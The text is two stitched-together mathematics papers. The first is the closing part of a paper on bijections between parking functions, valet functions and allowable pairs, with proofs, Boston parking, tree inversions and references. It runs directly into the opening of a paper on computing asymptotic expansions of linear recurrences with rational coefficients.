$$\begin{aligned}\mathcal{Q}(i_0, j_0) &= \mathcal{Q}'(i_0 - u(i_0), j_0 - v(j_0)) \cup \{k^{u(i_0)-v(j_0)}\} \\ &= \mathcal{Q}'(i_0 - u(i_0), d_w - w + 1) \cup \{k^{u(i_0)-v(j_0)}\}\end{aligned}$$

We must have $u(i_0) > v(j_0)$ as $k \in \mathcal{Q}$, so to show that the execution of *TestPair*$((s,t),n)$ does not return `FALSE` at this point, it suffices to show that $\mathcal{Q}'(i_0 - u(i_0), d_w - w + 1) = \varnothing$. By (v), $d_w - w$ is a breakpoint of p', and by the inductive hypothesis, it follows that $d_w - w$ is a breakpoint of (s',t'). Thus at the point that t'_{d_w-w} was deleted from the queue in *TestPair*$((s',t'),n')$, $\mathcal{Q}'$ was empty. (This has already occurred, as now $j' = d_w - w + 1$.) Let i_1 be the smallest value of i satisfying $i - u(i) = d_w - w + 1$ for which (i_1, j_0) occurred as a value of (i,j) during the execution of *TestPair*$((s,t),n)$. Then $i_1 \leqslant i_0$ and $\mathcal{Q}'(i_1 - u(i_1), d_w - w + 1) = \varnothing$. Now if $u(i_1) - v(j_0) = u(i_1) - w + 1 > 0$,

it follows that $t_{j_0} = k \in \mathcal{Q}$ when $(i,j) = (i_1, j_0)$, hence $i_1 = i_0$ and $\mathcal{Q}'(i_0 - u(i_0), d_w - w + 1) = \varnothing$ as required. If not, then we have $\mathcal{Q}(i_1, j_0) = \varnothing$, which shows that $i_1 = j_0 = d_w$. Now since $v(d_w + 1) \leqslant u(d_w + 1)$, but $v(d_w) = u(d_w)$ and $d_w \in D$, we deduce that $d_w \in p(k)$. Hence $s_{i_1} = k$, so that $i_0 = i_1 + 1$ and $u(i_0) = u(i_1) + 1$, giving $\mathcal{Q}'(i_0 - u(i_0), d_w - w + 1) = \mathcal{Q}'(i_1 - u(i_1), d_w - w + 1) = \varnothing$ as required. Thus *TestPair*$((s,t), n)$ does not return `FALSE` at this point.

After this step, we have $j = j_0 + 1$ and $v(j) = v(j_0) + 1$, so

$$\begin{aligned}\mathcal{Q}(i_0, j_0 + 1) &= \mathcal{Q}(i_0, j_0) \setminus \{k\} \\ &= \big(\mathcal{Q}'(i_0 - u(i_0), j_0 - v(j_0)) \cup \{k^{u(i_0) - v(j_0)}\}\big) \setminus \{k\} \\ &= \mathcal{Q}'(i_0 - u(i_0), j_0 + 1 - v(j_0 + 1)) \cup \{k^{u(i_0) - v(j_0 + 1)}\}.\end{aligned}$$

It follows from the analysis of these four cases that our claim holds. It follows from our proof of cases (c) and (d) that every time the test $t_j \in \mathcal{Q}$ is carried out in *TestPair*$((s,t), n)$, the test succeeds, so (s,t) is an allowable pair.

(viii) $\psi_{\mathbf{a}}$ produces valet functions.

Given $(\sigma, \tau) \in Q_{\mathbf{a}}$, it suffices to demonstrate that $q = \psi_{\mathbf{a}}(\sigma, \tau)$ is a major function (appealing to Lemma 7.3), that is, given $m \in [n]$, we show that $\sum_{i=1}^{k} |q(i) \cap [m]| \geqslant m$. We note that by the inductive hypothesis, we already have $q' \in P_{\mathbf{b}}$, so q' is a major function.

Let w be such that $\delta_w \leqslant m < \delta_{w+1}$. For $i < k$, we can easily deduce that $q_i(j) \leqslant m$ if and only if $q'_i(j) \leqslant m - w$. Thus $\sum_{i=1}^{k-1} |q(i) \cap [m]| = \sum_{i=1}^{k-1} |q'(i) \cap [m - w]| \geqslant m - w$. But we also know that $|q(k) \cap [m]| = |\sigma^{-1}(k) \cap [m]| \geqslant |\tau^{-1}(k) \cap [m]| = w$, and hence $\sum_{i=1}^{k} |q(i) \cap [m]| \geqslant m$. Thus q is a valet function as required.

(ix) $\psi_{\mathbf{a}}\phi_{\mathbf{a}} = \mathrm{Id}_{P_{\mathbf{a}}}$.

Given $p \in P_{\mathbf{a}}$, we set $(s,t) = \phi_{\mathbf{a}}(p)$, then $(\sigma, \tau) = (s,t)$ and finally set $q = \psi_{\mathbf{a}}(\sigma, \tau) = \psi_{\mathbf{a}}\phi_{\mathbf{a}}(p)$. We wish to show that $p = q$.

As $\tau = t$, we have $\Delta = D$, so $\delta_w = d_w$ for each w. As $p_i(j) \notin D$ for $i < k$ and $q(k) = p(k)$, it is clear that if $p' = q'$, then $p = q$. But as $p' = \psi_{\mathbf{b}}(s', t')$ by the inductive hypothesis and $q' = \psi_{\mathbf{b}}(\sigma', \tau')$ by step ($\psi 3$), it suffices to show that $(s', t') = (\sigma', \tau')$. However, we showed in (i) that t' is t with all k's deleted, and clearly s' is s with all k's deleted by step ($\phi 4$). Also, step ($\psi 2$) tells us that σ' and τ' are respectively σ and τ with all k's

deleted. Thus, since $(s,t) = (\sigma,\tau)$, we have $(s',t') = (\sigma',\tau')$, so $p = q$ and $\psi_{\mathbf{a}}\phi_{\mathbf{a}} = \mathrm{Id}_{P_{\mathbf{a}}}$.

(x) $\phi_{\mathbf{a}}\psi_{\mathbf{a}} = \mathrm{Id}_{Q_{\mathbf{a}}}$ and $\pi_{\mathbf{a}}(\psi_{\mathbf{a}}(\sigma,\tau)) = \tau$.

Given $(\sigma,\tau) \in Q_{\mathbf{a}}$, we first set $q = \psi_{\mathbf{a}}(\sigma,\tau)$, then set $p = q$ and finally set $(s,t) = \phi_{\mathbf{a}}(p) = \phi_{\mathbf{a}}\psi_{\mathbf{a}}(\sigma,\tau)$. We show that $\pi_{\mathbf{a}}(q) = \tau$, and then use this to deduce that $(s,t) = (\sigma,\tau)$; these are the two results desired.

We proceed in a manner similar to that used in (i). We know by the inductive hypothesis that $(\sigma',\tau') = \phi_{\mathbf{b}}(q')$, so we also have $\tau' = \pi_{\mathbf{b}}(q')$ by step (ϕ1). Comparing the execution of *TestValet*$(q,k,\mathbf{a})$ with that of *TestValet*$(q',k-1,\mathbf{b})$, we claim that for $i < k$,

$$\hat{E}_i(j) = \{n+1\} \cup \Delta \cup \bigcup_{w=0}^{a_k} \{\, l+w : l \in \hat{E}'_i(j) \text{ and } \delta_w < l+w < \delta_{w+1} \,\}.$$

It follows immediately from this, as in (i), that

$$E_i(j) = \{n+1\} \cup \{\, \delta \in \Delta : \delta \geqslant q_i(j) \,\} \cup \bigcup_{w=0}^{a_k} \{\, l+w : l \in E'_i(j) \text{ and } \delta_w < l+w < \delta_{w+1} \,\}.$$

We prove the claim by showing that it holds each time (†) is reached in the algorithms. The result is trivial on the first occasion, as $(i,j) = (1,1)$, so that $\hat{E}_i(j) = [n+1]$ and $\hat{E}'_i(j) = [n'+1]$. Assume the result to be true at (†) when $(i,j) = (i_0,j_0)$, where $i_0 < k$. We let w_0 be such that $\delta_{w_0} < q_{i_0}(j_0) < \delta_{w_0+1}$, so that $q'_{i_0}(j_0) = q_{i_0}(j_0) - w_0$ satisfies $\delta_{w_0} - w_0 < q'_{i_0}(j_0) \leqslant \delta_{w_0+1} - (w_0+1)$. But $\delta_{w_0+1} - (w_0+1)$ is a breakpoint of q' by part (iv) and the inductive hypothesis, so it follows that $\delta_{w_0} - w_0 < l'_0 = \min E'_{i_0}(j_0) \leqslant \delta_{w_0+1} - (w_0+1)$. Thus we have

$$\begin{aligned} l_0 &= \min E_{i_0}(j_0) \\ &= \min\Big(\{n+1\} \cup \{\, \delta \in \Delta : \delta \geqslant q_{i_0}(j_0) \,\} \\ &\qquad \cup \bigcup_{w=0}^{a_k} \{\, l+w : l \in E'_{i_0}(j_0) \text{ and } \delta_w < l+w < \delta_{w+1} \,\}\Big) \\ &= \min\big(\{n+1\} \cup \{\, \delta \in \Delta : \delta \geqslant q_{i_0}(j_0) \,\} \cup \{l'_0 + w_0\}\big). \end{aligned}$$

But $\delta_{w_0} < l'_0 + w_0 \leqslant \delta_{w_0+1} - 1$, so $l_0 = l'_0 + w_0$. Thus the next time that

(†) is reached, we have $\hat{E}'_i(j) = \hat{E}'_{i_0}(j_0) \setminus \{l'_0\}$ and

$$\begin{aligned}\hat{E}_i(j) &= \hat{E}_{i_0}(j_0) \setminus \{l_0\} \\ &= \Big(\{n+1\} \cup \Delta \cup \bigcup_{w=0}^{a_k} \{\, l+w : l \in \hat{E}'_{i_0}(j_0) \text{ and } \delta_w < l+w < \delta_{w+1} \,\}\Big) \\ &\qquad \setminus \{l'_0 + w_0\} \\ &= \{n+1\} \cup \Delta \cup \bigcup_{w=0}^{a_k} \{\, l+w : l \in \hat{E}'_i(j) \text{ and } \delta_w < l+w < \delta_{w+1} \,\},\end{aligned}$$

as required, where $(i,j) = (i_0, j_0+1)$ or $(i_0+1, 1)$ according as $j_0 < a_{i_0}$ or $j_0 = a_{i_0}$.

In particular, this proof shows that at the end of the loop $i = k-1$, we have, for each w,

$$(L[\delta_w + 1], \ldots, L[\delta_{w+1} - 1]) = (L'[\delta_w - w + 1], \ldots, L'[\delta_{w+1} - (w+1)]),$$

and $L[\delta_w]$ is still empty. Thus during the loop $i = k$ in *TestValet*$(q, k, \mathbf{a})$, $\min E_k(j) \in \Delta$ for each j (using (viii)), so that $\pi_{\mathbf{a}}(q)$ is $\pi_{\mathbf{b}}(q') = \tau'$ with k's inserted into the a_k positions determined by Δ. Thus $\pi_{\mathbf{a}}(q) = \tau$ as stated.

We are now able to show that $(s,t) = (\sigma, \tau)$. Having shown that $\pi_{\mathbf{a}}(q) = \tau$, and noting that $t = \pi_{\mathbf{a}}(p)$, we deduce that $t = \tau$, as $p = q$. It follows that $D = t^{-1}(k) = \tau^{-1}(k) = \Delta$. By construction, $q_i(j) \notin \Delta$ for $i < k$, so steps ($\phi 2$) and ($\psi 4$) now yield $p' = q'$. But then, by the inductive hypothesis, $(s', t') = \phi_{\mathbf{b}}(p') = \phi_{\mathbf{b}}(q') = (\sigma', \tau')$, so $s' = \sigma'$. As s is s' with k's inserted in the positions determined by $p(k) = q(k)$, and σ is σ' with k's inserted in the positions determined by $\sigma^{-1}(k) = q(k)$, it follows that $s = \sigma$, hence $(s,t) = (\sigma, \tau)$ and $\phi_{\mathbf{a}}\psi_{\mathbf{a}} = \mathrm{Id}_{Q_{\mathbf{a}}}$.

(xi) $\phi_{\mathbf{a}}$ and $\psi_{\mathbf{a}}$ are both output preserving.

That $\phi_{\mathbf{a}}$ is output preserving is clear from step ($\phi 1$), and $\psi_{\mathbf{a}}$ is output preserving by the result of part (x) above. □

Corollary 8.2. (a) *Let $p \in P_{\mathbf{a}}$, $t = \pi_{\mathbf{a}}(p)$ and $D = t^{-1}(k)$. Then $\max D$ is a breakpoint of p.*

(b) *Let $(\sigma, \tau) \in Q_{\mathbf{a}}$ and $\Delta = \tau^{-1}(k)$. Then $\max \Delta$ is a breakpoint of (σ, τ).*

Proof. (a) In part (v) of the proof, we noted that $\sum_{i=1}^{k-1} |p(i) \cap [d_w]| = d_w - w$ for each w. In particular, when $w = a_k$, so that $d_w = \max D$, we have $|p(k) \cap [d_w]| = a_k = w$ (as all the cars in $p(k)$ park in the spaces in D), so $\sum_{i=1}^{k} |p(i) \cap [d_w]| = d_w$ as required.

(b) In part (vi) of the proof, we noted that when k is output in the computation of (σ, τ), the queue $\mathcal{Q}$ contains only k's. Thus when the final k is output, $\mathcal{Q}$ must be empty, so $\max \Delta$ is a breakpoint of (σ, τ). □

9 Alternative descriptions of the bijections

It is possible to calculate all of ϕ_n, ψ_n (as defined in section 6), $\phi_{\mathbf{a}}$ and $\psi_{\mathbf{a}}$ non-inductively, as we now demonstrate.

Given $(\sigma, \tau) \in Q_n$, we define for each $j \in [n]$

$$S(\sigma, j) = |\{\, l \in [j] : \sigma_l \leqslant \sigma_j \,\}|$$

and

$$T(\tau, j) = |\{\, l \in [j] : \tau_l > \tau_j \,\}|.$$

We then set $q(i) = S(\sigma, \sigma^{-1}(i)) + T(\tau, \tau^{-1}(i))$ and claim that $q = \psi_n(\sigma, \tau)$.

We can extend this to multisets as follows. Given $(\sigma, \tau) \in Q_{\mathbf{a}}$, for each $i \in [k]$ we list the elements of $\sigma^{-1}(i)$ and $\tau^{-1}(i)$ in increasing order as $\bar{\sigma}_i(1), \ldots, \bar{\sigma}_i(a_i)$ and $\bar{\tau}_i(1), \ldots, \bar{\tau}_i(a_i)$ respectively. Setting

$$q(i) = \{\, S(\sigma, \bar{\sigma}_i(j)) + T(\tau, \bar{\tau}_i(j)) : j \in [a_i] \,\} \tag{7}$$

gives $q = \psi_{\mathbf{a}}(\sigma, \tau)$, as we now show by induction.

The statement is vacuously true if $k = 0$. For $k \geqslant 1$, we assume this result to be true for $k - 1$, so using the notation of the previous section, we have, for $i < k$,

$$q'(i) = \{\, S(\sigma', \bar{\sigma}'_i(j)) + T(\tau', \bar{\tau}'_i(j)) : j \in [a_i] \,\}.$$

We consider the relationship between $S(\sigma, \bar{\sigma}_i(j))$ and $S(\sigma', \bar{\sigma}'_i(j))$, noting that $\sigma_{\bar{\sigma}_i(j)} = i$ by definition of $\bar{\sigma}_i(j)$. We have

$$S(\sigma, \bar{\sigma}_i(j)) = |\{\, l \in [\bar{\sigma}_i(j)] : \sigma_l \leqslant i \,\}|$$

and

$$S(\sigma', \bar{\sigma}'_i(j)) = |\{\, l \in [\bar{\sigma}'_i(j)] : \sigma'_l \leqslant i \,\}|.$$

But as σ' is just σ with all of the k's deleted, we see that $\{\sigma_1, \ldots, \sigma_{\bar{\sigma}_i(j)}\} = \{\sigma'_1, \ldots, \sigma'_{\bar{\sigma}'_i(j)}\} \cup \{k^r\}$ as multisets for some r. Thus $S(\sigma, \bar{\sigma}_i(j)) = S(\sigma', \bar{\sigma}'_i(j))$. This can be proven formally, but we do not do so here.

A similar argument also shows that

$$T(\tau, \bar{\tau}_i(j)) = |\{\, l \in [\bar{\tau}_i(j)] : \tau_l > i \,\}|$$

and

$$T(\tau', \bar{\tau}'_i(j)) = |\{\, l \in [\bar{\tau}'_i(j)] : \tau'_l > i \,\}|$$

differ by the number of k's in τ which appear before the $\bar{\tau}_i(j)$ position, and this is given by w, where w satisfies $\delta_w < \bar{\tau}'_i(j) + w < \delta_{w+1}$. Thus the $q(i)$ given by equation (7) satisfies $q_i(j) = q'_i(j) + w$ where $\delta_w < q'_i(j) + w < \delta_{w+1}$. Therefore the $q_i(j)$, and hence also the $q(i)$, are the same as those produced by step ($\psi 4$) of the bijection.

It remains to show that $q(k)$ is the same as in our original bijection. But this is easy: we have $S(\sigma, \bar{\sigma}_k(j)) = |\{\, l \in [\bar{\sigma}_k(j)] : \sigma_l \leqslant k \,\}| = \bar{\sigma}_k(j)$ and $T(\tau, \bar{\tau}_k(j)) = |\{\, l \in [\bar{\tau}_k(j)] : \tau_l > k \,\}| = 0$, so $q(k) = \{\, \bar{\sigma}_k(j) : j \in [a_k] \,\} = \sigma^{-1}(k)$ as required.

Thus this really is another description of $\psi_{\mathbf{a}}$.

Next, given $p \in P_n$, we can calculate $\phi_n(p) = (s, t)$ in the following way. We already know that $t = \pi_n(p)$, the output of p. To find s, we use a modified method of parking cars, which we will call *Boston parking*. As in the regular scenario, the cars wish to park on our one-way street, arriving in the same order as before. But now, when a car arrives, it *insists* on parking in its preferred space. If this space is empty, it simply parks there. If not, it displaces the car currently there to the next space, possibly setting off a chain of displacements until some car is pushed into an empty space or beyond the end of the row of spaces. A function $p : [n] \to [n]$ is called a *Boston parking function* if no car is displaced beyond the n-th space. It is trivial to check that a function is a Boston parking function if and only if it is a (normal) parking function, as at each step during the parking process, the same space is filled, albeit with a possibly different car. (The name is indicative of the perceived standards of driving etiquette in Boston; the legal aspects of this algorithm will be left to those better versed in that subject!)

As an example, consider the parking function 3, 1, 4, 4, 3, 2 in P_6. Car 1 parks in space 3. Then car 2 parks in space 1 and car 3 parks in space 4. When car 4 arrives, it pushes car 3 over to space 5 and parks in space 4. Subsequently, car 5 pushes cars 1, 3 and 4 along one space, parking itself in space 3. Finally, car 6 parks in space 2, which was still empty. The permutation of Boston-parked cars is 265143. Under the usual rules for parking cars, the permutation obtained is 261345. Therefore, $\phi_6(314432) = (265143, 261345)$.

This alternative description of ϕ_n can easily be extended to the valet functions

and multiset case. Here, each valet parks each of his cars following the Boston parking rules. However, unlike normal parking, the output here does depend upon the ordering of each $p(i)$. We require that the elements of each $p(i)$ are ordered in increasing order so that, for example, the cars of valet k end up parked in the spaces given by $p(k)$.

The proof that this bijection is the same as ϕ_n or $\phi_{\mathbf{a}}$ is then straightforward by induction, once we note that the breakpoints of Boston parking functions are identical to those of normal parking functions, and that $d_w - w$ is a breakpoint of p' for each w.

10 Tree inversions

Using the alternative description of the bijection ϕ_n, we can give an interpretation for allowable pairs of the inversion enumerator for trees, $I_n(x)$, which was first described by Mallows and Riordan [15]. An *inversion* in a rooted labelled tree is a pair (b, a) with $b > a$ for which the (unique) path from the root to vertex a passes through b. The coefficient of x^k in $I_n(x)$ is the number of trees on $[n]_0$ rooted at 0 with k inversions.

Kreweras [13] used his bijection between parking functions on $[n]$ and labelled trees on $[n]_0$ to prove that the coefficient of x^k in $I_n(x)$ is the number of parking functions on $[n]$ with k probes. (See section 3 above for the definition of a probe.) To interpret $I_n(x)$ for allowable pairs, we define an *inversion* of an allowable pair (σ, τ) to be a pair $(b, a) \in [n] \times [n]$ with $b > a$, where b appears before a in σ but after a in τ. It follows that the number of inversions of (σ, τ) is the number of inversions of σ (defined in the usual sense for a permutation) minus the number of inversions of τ. We show that our bijections ϕ_n and ψ_n map parking functions with k probes to allowable pairs with k inversions and vice versa.

Theorem 10.1. *The map ψ_n maps allowable pairs with k inversions to parking functions with k probes.*

Proof. Let $p = \psi_n(\sigma, \tau)$ and denote the number of probes of car i by $k(i)$. We prove the theorem by showing that for each i, the number of inversions of (σ, τ) of the form (i, j) is equal to $k(i)$. We use our alternative description of ψ_n in this proof.

We say that j moved after i if j appears before i in σ, but after i in τ; similarly, we say that j moved before i if j appears after i in σ, but before i in τ. It is clear that if j moved after i, then $j > i$, and if j moved before i, then $j < i$.

Given $(\sigma, \tau) \in Q_n$, note that

$$\begin{aligned}\tau^{-1}(i) = {} & |\{\, j \in [n] : j > i \text{ and } j \text{ is before } i \text{ in } \sigma \,\}| \\ & - |\{\, j \in [n] : j > i \text{ and } j \text{ moved after } i \,\}| \\ & + |\{\, j \in [n] : j = i, \text{ or } j < i \text{ and } j \text{ is before } i \text{ in } \sigma \,\}| \\ & + |\{\, j \in [n] : j < i \text{ and } j \text{ moved before } i \,\}|.\end{aligned}$$

From the results of section 9 above, we have $p(i) = S(\sigma, \sigma^{-1}(i)) + T(\tau, \tau^{-1}(i))$. By some simple manipulations, we see that

$$\begin{aligned}S(\sigma, \sigma^{-1}(i)) &= |\{\, l \in [\sigma^{-1}(i)] : \sigma_l \leqslant i \,\}| \\ &= |\{\, j \in [n] : j = i, \text{ or } j < i \text{ and } j \text{ is before } i \text{ in } \sigma \,\}|\end{aligned}$$

and

$$\begin{aligned}T(\tau, \tau^{-1}(i)) &= |\{\, l \in [\tau^{-1}(i)] : \tau_l > i \,\}| \\ &= |\{\, j \in [n] : j > i \text{ and } j \text{ is before } i \text{ in } \tau \,\}| \\ &= |\{\, j \in [n] : j > i \text{ and } j \text{ is before } i \text{ in } \sigma \,\}| \\ &\qquad - |\{\, j \in [n] : j > i \text{ and } j \text{ moved after } i \,\}|,\end{aligned}$$

since anything greater than i and before it in τ must have been before it in σ also. We then deduce that

$$\begin{aligned}\tau^{-1}(i) &= S(\sigma, \sigma^{-1}(i)) + T(\tau, \tau^{-1}(i)) \\ &\qquad + |\{\, j \in [n] : j < i \text{ and } j \text{ moved before } i \,\}| \\ &= p(i) + |\{\, j \in [n] : j < i \text{ and } j \text{ moved before } i \,\}| \\ &= p(i) + |\{\, j \in [n] : (i, j) \text{ is an inversion of } (\sigma, \tau) \,\}|.\end{aligned}$$

Recalling from section 3 that $k(i) = \tau^{-1}(i) - p(i)$ for each i, we deduce that $k(i)$ equals the number of inversions of (σ, τ) of the form (i, j), and the theorem is proven. □

Corollary 10.2. *The coefficient of x^k in $I_n(x)$ equals the number of allowable pairs in Q_n with k inversions.* □

This can also be proved directly using the recurrence for $I_n(q)$ given by Mallows and Riordan [15, p. 94] and the fact that any $(\sigma, \tau) \in Q_n$ can be written in the form $(\gamma_{i,n}\delta, \alpha n \beta)$, where (γ, α) and (δ, β) are allowable pairs, and $\gamma_{i,n}$ means γ with n inserted in the i-th position. (Note that this is different from the meaning of $\gamma_{(i,m)}$ in Atkinson and Beals [1].)

11 Comparison with other bijections

It is worth considering whether our bijection is simply the composition of a known bijection between parking functions and trees together with one between trees and allowable pairs. However, considering the parking function 3, 1, 4, 1, 5, 9, 2, 6, 5 in P_9, with $\phi_9(314159265) = (472193856, 241357896)$, we find that the trees produced by the bijections described in section 3 (not considering the family described by Françon [6]) and those produced by the bijections described in section 4 are all distinct. Thus our bijection cannot be written as a composition of any pair of the previously known bijections. It would be interesting to find some natural bijections between trees and parking functions or allowable pairs which provide such a composition.

It would also be interesting to find extensions of some of the known bijections between parking functions and trees to bijections between valet functions and k-way trees, and especially to find ones which preserve some generalisation of inversions and probes.

References

[1] M. D. Atkinson and R. Beals, *Priority queues and permutations*, SIAM J. Computing **23** (1994), 1125–1230.

[2] M. D. Atkinson, S. A. Linton, and L. A. Walker, *Priority queues and multisets*, Electron. J. Combin. **2** (1995), no. Research Paper 24, 18pp.

[3] M. D. Atkinson and M. Thiyagarajah, *The permutational power of a priority queue*, BIT **33** (1993), 2–6.

[4] M. D. Atkinson and Louise Walker, *Enumerating k-way trees*, Information Processing Letters **48** (1993), 73–75.

[5] D. Foata and J. Riordan, *Mappings of acyclic and parking functions*, Æquationes Math. **10** (1974), 10–22.

[6] Jean Françon, *Acyclic and parking functions*, J. Comb. Th. (A) **18** (1975), 27–35.

[7] I. M. Gessel and B. E. Sagan, *The Tutte polynomial of a graph, depth-first search, and simplicial complex partitions*, The Foata Festschrift, Electron. J. Combin. **3** (1996), no. 2, Research Paper 9, 36pp.

[8] I. M. Gessel and K.-Y. Wang, *A bijective approach to the permutational power of a priority queue*, unpublished.

[9] M. Golin and S. Zaks, *Labelled trees and pairs of input-output permutations in priority queues*, Graph-Theoretic Concepts in Computer Science (Herrsching, 1994), Lecture Notes in Comput. Sci., no. 903, Springer, Berlin, 1995, pp. 282–291.

[10] Mark D. Haiman, *Conjectures on the quotient ring by diagonal invariants*, Journal of Algebraic Combinatorics **3** (1994), 17–76.

[11] D. E. Knuth, *Sorting and Searching*, 2nd ed., The Art of Computer Programming, vol. 3, Addison–Wesley, Reading, MA, 1998.

[12] A. G. Konheim and B. Weiss, *An occupancy discipline and applications*, SIAM J. Applied Math. **14** (1966), 1266–1274.

[13] G. Kreweras, *Une famille de polynômes ayant plusieurs propriétés énumeratives*, Periodica Mathematica Hungarica **11** (1980), 309–320.

[14] Joseph P. S. Kung and Catherine Yan, *Gončarov polynomials and parking functions*, preprint.

[15] C. L. Mallows and J. Riordan, *The inversion enumerator for labeled trees*, Bull. Amer. Math. Soc. **74** (1968), 92–94.

[16] P. Moszkowski, *Arbres et suites majeures*, Periodica Mathematica Hungarica **20** (1989), no. 2, 147–154.

[17] W. W. Peterson, *Addressing for random access storage*, IBM J. Res. Develop. **1** (1957), 130–146.

[18] J. Riordan, *Ballots and trees*, J. Comb. Th. **6** (1969), 408–411.

[19] Paul C. Rosenbloom, *The elements of mathematical logic*, Dover, New York, 1950.

[20] M. P. Schützenberger, *On an enumeration problem*, J. Comb. Th. **4** (1968), 219–221.

[21] Richard P. Stanley, *Hyperplane arrangements, intervals orders, and trees*, Proc. Nat. Acad. Sci. U.S.A. **93** (1996), no. 6, 2620–2625.

[22] ———, *Parking functions and noncrossing partitions*, The Wilf Festschrift (Philadelphia, PA, 1996), Electron. J. Combin. **4** (1997), no. 2, Research Paper 20, 14pp.

[23] ———, *Hyperplane arrangements, parking functions, and tree inversions*, Mathematical Essays in Honor of Gian-Carlo Rota (B. Sagan and R. Stanley, eds.), Birkhäuser, Boston/Basel/Berlin, 1998, pp. 259–375.

Asymptotics of Linear Recurrences with Rational Coefficients

Xavier Gourdon - Bruno Salvy

Xavier.Gourdon@inria.fr - Bruno.Salvy@inria.fr

Abstract:

We give algorithms to compute the asymptotic expansion of solutions of linear recurrences with rational coefficients and rational initial conditions in polynomial time in the order of the recurrence.

Introduction

We investigate sequences defined by a recurrence of the form

$$a_k u_{n+k} + a_{k-1} u_{n+k-1} + \cdots + a_0 u_n = 0, \tag{1}$$

where the coefficients a_k and the initial conditions belong to $\mathbb{Q}$. This is probably the most simple type of recurrence one may encounter. Recurrences of this type are ubiquitous in many fields of applications (see [3] for numerous examples and references). Among the approximately 2300 sequences listed in Sloane's book [18], one can estimate that about 13% are of this type [13]. In the rest of this paper ``linear recurrence" always means ``linear recurrence with rational coefficients" and we shall refer to u_n as a ``linear recurrent sequence".

Surprisingly, some problems related to linear recurrences remain open, and specially problems related to effectivity. Our aim in this paper is to describe an algorithm that computes an asymptotic expansion of a sequence obeying (1) in polynomial time in the order k of the recurrence. It is quite simple to find the asymptotic expansion of Fibonacci numbers with traditional tools, but these tools break down when the order of the recurrence gets large. The algorithm we describe works without any limitation on the value of k or those of the coefficients.

Given a recurrence such as (1), one usually computes its general term as a sum of *exponential polynomials* of the form $\sum_{k=0}^{N} p_k n^k \lambda^n$,where λ is an algebraic number. In Section 1 we shall describe an algorithm computing the coefficients p_k *without factoring any polynomial*. This general term does not solve the problem of asymptotic behaviour. To form a proper asymptotic expansion one has to order the moduli of the algebraic numbers λ occurring in the general terms. The problem which will occupy most of this paper is: How can one perform such an ordering *exactly*, i.e. we prove that the algorithms we propose work on the whole class of recurrences (1). We shall use techniques from computer algebra to free ourselves from problems of ill-conditioning related to the use of floating-point values. The result is an algorithm which, given a positive integer p and a linear recurrence (1)

together with its initial conditions--or equivalently a rational function in $Q(x)$ (see below)--outputs the p first exponential polynomials of the asymptotic expansion of the solution u_n of (1) as n tends to infinity.

We describe two essentially different decision procedures to compute this asymptotic expansion. The first approach, purely algebraic, completely avoids factorizations. It is made expensive by the increase of degrees due to resultant computations. Currently this is the most natural computer algebra approach to the problem, and the most easily implemented. However, as soon as $p \geq 2$,its cost becomes potentially exponential in the order of the recurrence. The second approach, based on guaranteed numerical approximations remains in polynomial time in the order of the recurrence. Numerical approximations have long been banned from computer algebra because of the reluctance inherited from fixed precision routines. However, with the arbitrary precision provided by most computer algebra systems, we feel that it is time for floating point numbers to be rehabilitated in computer algebra.

The first step of the algorithm is to compute a suitable partial fraction decomposition of the generating function of u_n. Since factorization of polynomials is known to be polynomial-time but depressingly expensive, we shall avoid factorization and rely instead on a recent decomposition algorithm [2]. This is described in Section 1. In Section 2 and 3, we address the problem of comparing the moduli of the singularities (corresponding to the roots of the characteristic polynomial). As opposed to what happens usually in most algorithms involving algebraic numbers, we have to distinguish between roots of a given polynomial. A first method is described in Section 2, based on an algorithm [6] for comparing real algebraic numbers. At this stage, we can produce the desired asymptotic expansion. Section 3 describes a numerical alternative to the algebraic algorithms of Section 2, where we show how to get exact information from numerical values. We prove that this can be done with a cost that is lower than that of the algebraic method. In Section 4, we study optimizations that can be applied to subparts of our algorithm in practical cases. In particular we show there how rough numerical estimates can be used fruitfully. We conclude in Section 5 with a few examples taken from classical combinatorics.

1 Outline of the algorithm

1.1 Generating function

One can translate (1) into the rational generating function $\sum u_n z^n$ with $O(k^2)$ rational operations: the generating function of the sequence (1) is

$$\frac{\sum_{i=0}^{k} a_i \sum_{j=0}^{i-1} u_j z^{k-i+j}}{\sum_{i=0}^{k} a_{k-i} z^i}.$$

The reciprocal conversion is also easy.

From the asymptotic point of view, the generating function approach enables us to use tools from complex analysis, like residue computation, which prove very effective. Because of the low cost of the conversion from a linear recurrence to the generating function, from now on we shall be concerned with rational functions only.

Thus the input of our algorithm is a function $f \in Q(z)$ regular at the origin, together with a positive integer *p*, and its output consists of the first *p* terms of the asymptotic expansion of $[z^n]f(z)$--the *n*th Taylor coefficient of *f* at the origin--as *n* tends to infinity.

1.2 Exact formula

In this section, we derive an exact formula for $[z^n]f(z)$, based on a partial fraction decomposition that does not require factorization. This allows for both an efficient implementation and possible future extensions to rational functions with parameters or non-rational coefficients.

Algorithm 1 (Exact formula)

Let $f(z) = P(z)/Q(z) \in Q(z)$, with *P* and *Q* two relatively prime polynomials and $\deg(P) < \deg(Q)$. To compute $[z^n]f(z)$,

1. Compute $Q = D_1 D_2^2 \cdots D_n^n$ the square-free decomposition of *Q*. (Each D_i is a square-free polynomial.)
2. Using the decomposition algorithm [2], compute polynomials $P_{i,j} \in Q[z]$ such that

$$f(z) = \frac{P(z)}{Q(z)} = \sum_{i=1}^{n} \sum_{j=1}^{i} \sum_{D_i(\alpha)=0} \frac{P_{i,j}(\alpha)}{(z-\alpha)^j}, \tag{2}$$

   with $\deg(P_{i,j}) < \deg(D_i)$. This requires only gcd computations.
3. For each (*i*,*j*) such that $\gcd(P_{i,j}, D_i) \neq 1$, write $D_i = G_i H_i$, where $G_i = \gcd(P_{i,j}, D_i)$ and rewrite all terms in (2) involving the polynomial D_i as

$$\sum_{D_i(\alpha)=0} \frac{P_{i,j}(\alpha)}{(z-\alpha)^j} = \sum_{G_i(\alpha)=0} \frac{A_{i,j}(\alpha)}{(z-\alpha)^j} + \sum_{H_i(\alpha)=0} \frac{B_{i,j}(\alpha)}{(z-\alpha)^j}$$

   where $A_{i,j}$ and $B_{i,j}$ are obtained by Euclidian division of $P_{i,j}$ by G_i and H_i. Repeat this process until all gcd's are units. This gives a factorization of each D_i in the form $D_i = D_{i,1} \cdots D_{i,n_i}$ and the partial fraction decomposition has the form

$$f(z) = \sum_{i=1}^{n} \sum_{j=1}^{n_i} \sum_{k=1}^{i} \sum_{D_{i,j}(\alpha)=0} \frac{P_{i,j,k}(\alpha)}{(z-\alpha)^k}, \tag{3}$$

